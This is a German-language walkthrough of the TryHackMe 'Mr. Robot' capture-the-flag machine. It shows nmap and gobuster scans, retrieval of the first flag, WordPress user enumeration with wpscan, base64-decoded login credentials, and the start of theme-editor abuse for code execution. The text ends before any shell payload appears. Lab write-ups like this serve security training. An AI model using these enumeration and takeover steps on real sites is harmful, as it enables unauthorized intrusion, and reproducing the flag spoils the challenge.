
Der Mr. Robot CTF auf TryHackMe ist eine klassische, mittelschwere virtuelle Maschine, die von der erfolgreichen Fernsehserie inspiriert wurde. Dieser Walkthrough deckt den gesamten Exploit-Prozess ab – von der ersten Netzwerk-Recherche und dem Brute-Forcing von Web-Verzeichnissen bis hin zur Stabilisierung einer Reverse Shell und der Ausnutzung falsch konfigurierter SUID-Binärdateien zur Eskalation von Root-Rechten.
Umgebung & Tooling
Um den Exploit-Prozess zu starten, stellen Sie eine sichere Verbindung zum TryHackMe-Netzwerk über OpenVPN her. Diese Umgebung nutzt Standard-Tools, die nativ in der Kali Linux-Distribution enthalten sind:
- Nmap: Netzwerk-Exploration und Dienst-Erkennung.
- Gobuster: Verzeichnis- und Datei-Brute-Forcing.
- Netcat: Beliebige Dateneinschleusung und Abhören von Reverse Shells.
- Python: TTY-Shell-Stabilisierung.
Phase 1: Initialer Zugriff & Netzwerk-Recherche
Bevor aktive Scans gegen das Ziel durchgeführt werden, muss ein sicherer Tunnel zur TryHackMe-Infrastruktur aufgebaut werden, gefolgt von einem aggressiven Port-Scan, um die Angriffsfläche zu kartografieren.
Aufbau der OpenVPN-Verbindung
-
Laden Sie Ihr benutzerdefiniertes Konfigurationsprofil (
.ovpn) von der offiziellen TryHackMe Access-Seite herunter. -
Initialisieren Sie die Verbindung über das OpenVPN-CLI-Utility mit Root-Rechten:
sudo openvpn <YOUR_FILENAME>.ovpn -
Überprüfen Sie, ob das Tunnel-Interface (
tun0) aktiv ist und ihm eine IP-Adresse innerhalb des Labor-Subnetzes zugewiesen wurde.
Netzwerk-Enumeration
Zuerst müssen wir prüfen, welche Ports geöffnet sind. Je mehr wir über das System wissen, desto besser. In diesem Fall verwenden wir Nmap, um das Netzwerk zu scannen.
Nmap-Scan
Wir führen einen aggressiven Dienst-Scan (-A) gegen die Zielmaschine durch, um offene Ports, Betriebssystem-Details und laufende Dienstversionen zu identifizieren:
nmap -A <TARGET_IP>Ergebnisse des Nmap-Scans
kali@kali:-/Desktop$ nmap 10.10.51.194 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 18:35 CEST
Nmap scan report for 10.10.38.44
Host is up (0.095s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.90 seconds
Wie wir sehen können, ist Port 80 geöffnet, was uns zeigt, dass auf dieser Maschine eine Website über das HTTP-Protokoll läuft. Unser nächster Schritt besteht darin, versteckte Verzeichnisse und Dateien auf dem Webserver mithilfe von Verzeichnis-Brute-Forcing zu entdecken.
Phase 2: Entdeckung von Web-Verzeichnissen
Um eine Verzeichnis-Enumeration durchzuführen, benötigen wir eine hochwertige Wortliste (Wordlist) und ein schnelles Brute-Forcing-Tool. Wir verwenden SecLists für die Wortlisten und Gobuster für die Enumerationsphase.
Installation von SecLists
Falls das Paket noch nicht auf Ihrem System installiert ist, können Sie die vollständige SecLists-Sammlung über apt installieren:
sudo apt install seclistsNach der Ausführung dieses Befehls sind die Wortlisten im Verzeichnis /usr/share/seclists/ verfügbar.
Verzeichnis-Enumeration mit Gobuster
Wir verwenden den Verzeichnis-Modus (dir) von Gobuster, richten ihn auf die Ziel-URL und nutzen die Wortliste common.txt aus SecLists, um aktive Endpunkte auf dem Webserver zu entdecken:
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/seclists/Discovery/Web-Content/common.txtGobuster-Scan-Ausgabe
kali@kali:~/Desktop$ gobuster dir -u http://10.10.51.194/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.51.194/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/23 18:27:45 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.51.194/0/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.51.194/Image/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.51.194/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/atom/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.51.194/audio/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.51.194/blog/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.51.194/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.51.194/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/]
/images               (Status: 301) [Size: 235] [--> http://10.10.51.194/images/]
/image                (Status: 301) [Size: 0] [--> http://10.10.51.194/image/]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.51.194/]
/index.html           (Status: 200) [Size: 1188]
/js                   (Status: 301) [Size: 231] [--> http://10.10.51.194/js/]
/intro                (Status: 200) [Size: 516314]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.51.194/wp-login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.51.194/]
/phpmyadmin           (Status: 403) [Size: 94]
/readme               (Status: 200) [Size: 64]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/rdf/]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 234] [--> http://10.10.51.194/video/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.51.194/wp-admin/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.51.194/wp-content/]
/wp-config            (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.51.194/wp-includes/]
/wp-cron              (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-load              (Status: 200) [Size: 0]
/wp-login             (Status: 200) [Size: 2606]
/wp-mail              (Status: 500) [Size: 3064]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup            (Status: 302) [Size: 0] [--> http://10.10.51.194/wp-login.php?action=register]
/xmlrpc               (Status: 405) [Size:42]
===============================================================
2021/05/23 18:40:33 Finished
===============================================================
Phase 3: Extraktion von Key #1
Bei der Überprüfung unserer Verzeichnis-Enumerationsergebnisse stechen mehrere vielversprechende Endpunkte ins Auge. Das Vorhandensein mehrerer /wp--Pfade bestätigt, dass auf dem Zielsystem ein WordPress-CMS läuft. Zudem sind die Dateien /robots.txt und /robots sofort zugänglich.

Wenn wir die Basis-IP-Adresse in einem Webbrowser aufrufen, werden wir von einer benutzerdefinierten, interaktiven Landingpage begrüßt, die von der Serie inspiriert ist:
Um unseren ersten Einstiegspunkt zu finden, untersuchen wir die Datei /robots.txt, indem wir http://<TARGET_IP>/robots.txt aufrufen. Der Webserver legt in diesem Verzeichnis zwei spezifische Dateien offen:

Die Ausgabe enthüllt zwei Ressourcen:
fsociety.dic– Eine benutzerdefinierte Wortlistendatei, die später wahrscheinlich für das Brute-Forcing der Authentifizierung nützlich sein wird.key-1-of-3.txt– Der Speicherort unseres ersten Flags.
Herunterladen des ersten Keys
Während wir den Token direkt im Browser einsehen können, lässt er sich auch sauber über das Terminal mit dem Utility curl herunterladen oder auslesen:
curl -s http://<TARGET_IP>/key-1-of-3.txtAusgabe
kali@kali:~/Desktop$ curl -s http://10.10.51.194/key-1-of-3.txt

073403c8a58a1f80d943455fb30724b9
Key #1 Secured: 073403c8a58a1f80d943455fb30724b9
Phase 4: Web-Authentifizierung & Brute-Forcing
Nachdem das erste Flag gesichert ist, verlagern wir unseren Fokus auf den initialen Zugriff auf das System. Die Gobuster-Ausgabe hat mehrere WordPress-Endpunkte hervorgehoben, insbesondere den Verweis auf /wp-login.php.
Analyse des WordPress-Anmeldeformulars
Wenn wir http://<TARGET_IP>/wp-login.php aufrufen, sehen wir eine standardmäßige WordPress-Anmeldeseite:

Um fortzufahren, benötigen wir gültige Zugangsdaten. Versuche, uns mit beliebigen Daten anzumelden, zeigen ein interessantes Verhalten bei der Fehlerbehandlung der Anwendung. Wenn wir einen ungültigen Benutzernamen eingeben, gibt das System eine eindeutige Fehlermeldung aus:
Hinweis der Anwendung: “Invalid username.” (Ungültiger Benutzername).
Diese spezifische Fehlerkonfiguration ermöglicht es uns, eine Benutzer-Enumeration durchzuführen. Sobald wir einen gültigen Benutzernamen erraten, ändert sich die Fehlermeldung und beanstandet ein falsches Passwort, was uns die Existenz des Benutzers bestätigt.
Vorbereitung der Wortliste (fsociety.dic)
Bevor wir einen Brute-Force-Angriff starten, müssen wir die zuvor in der /robots.txt entdeckte, benutzerdefinierte Wörterbuchdatei herunterladen. Das tun wir mittels curl:
curl -o fsociety.dic http://<TARGET_IP>/fsociety.dicNach dem Herunterladen der Wortliste können wir deren Größe und Struktur überprüfen. Eine kurze Analyse zeigt, dass fsociety.dic eine riesige Liste mit über 850.000 Wörtern ist. Die Liste enthält jedoch Tausende von doppelten Einträgen, was unsere Brute-Force-Versuche unnötig verlangsamen würde. Wir können sie optimieren, indem wir die Datei sortieren und nur die eindeutigen (einzigartigen) Einträge extrahieren:
sort -u fsociety.dic > fsociety_unique.dicDies reduziert die Größe des Wörterbuchs von über 850.000 Wörtern auf etwa 11.000 eindeutige Begriffe, was unsere Brute-Force-Phase erheblich beschleunigt.
Durchführung der Benutzer- & Passwort-Enumeration
Mit der optimierten Wortliste können wir das WordPress-Anmeldeformular mithilfe von Tools wie WPScan oder Hydra angreifen, um gültige Benutzer und Passwörter zu entdecken. Zuerst listen wir die gültigen Benutzer auf:
wpscan --url http://<TARGET_IP>/ -U fsociety_unique.dic --enumerate uDieser Scan identifiziert schnell den Benutzernamen elliot.
Anstatt jedoch Rechenzeit für das Brute-Forcing des Passworts für das elliot-Konto mit unserer Wortliste aufzuwenden, zeigt eine genauere Untersuchung unseres früheren Gobuster-Verzeichnisscans einen weitaus schnelleren Pfad.
Entdeckung der versteckten Zugangsdaten
Die Ausgabe des Gobuster-Verzeichnisscans enthielt einen /license-Endpunkt, der den Statuscode 200 OK zurückgab. Wenn wir diesen Endpunkt mit curl abrufen, erhalten wir einen kryptischen Lizenzhinweis. Wenn man nach unten scrollt oder die Leerzeichen bereinigt, kommt ganz unten im Dokument eine entscheidende Entdeckung zum Vorschein: ein versteckter Base64-String:
curl -s http://<TARGET_IP>/license | tr -d "\n"Ausgabe
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?do you want a password or something? ZWxsaW90OkVSMjgtMDY1Mgo=Der spezifische String ZWxsaW90OkVSMjgtMDY1Mgo= am Ende sieht verdächtig nach Base64-codierten Zugangsdaten aus.
Dekodierung des Base64-Strings
Wir können diesen String direkt in unserem Terminal dekodieren:
echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -dAusgabe
elliot:ER28-0652Erfolg! Die dekodierte Ausgabe liefert gültige Zugangsdaten im Format Benutzername:Passwort:
- Benutzername:
elliot - Passwort:
ER28-0652
Zusatzinfo: Das Passwort
ER28-0652ist eine gelungene Anspielung auf Elliot Aldersons Mitarbeiterausweisnummer bei Allsafe Cybersecurity in der Fernsehserie Mr. Robot.
Phase 5: Initialer Zugriff (Reverse Shell)
Da wir nun über administrative Zugangsdaten verfügen, können wir uns am WordPress-Backend authentifizieren und versuchen, eine Remote-Code-Ausführung (RCE) auf dem zugrunde liegenden Server zu erlangen.
Authentifizierung im WordPress-Admin-Panel
- Navigieren Sie zu
http://<TARGET_IP>/wp-login.php(oder/login). - Melden Sie sich mit den von uns ausgelesenen Zugangsdaten an:

elliot/ER28-0652. - Nach erfolgreicher Authentifizierung werden wir zum Haupt-WordPress-Admin-Dashboard weitergeleitet. In der unteren rechten Ecke des Dashboards wird die Version als 4.3.1 angezeigt. Diese ist stark veraltet und bekanntermaßen anfällig für Angriffsvektoren über den Theme-Editor.
Ausnutzung des Theme-Editors für Remote-Code-Ausführung
Da wir über Berechtigungen auf Administrator-Ebene verfügen, können wir den integrierten Theme-Editor nutzen, um ein benutzerdefiniertes PHP-Skript einzuschleusen und Systembefehle auszuführen.
- Navigieren Sie im linken Navigationsmenü zu Appearance > Theme Editor (Design > Editor).

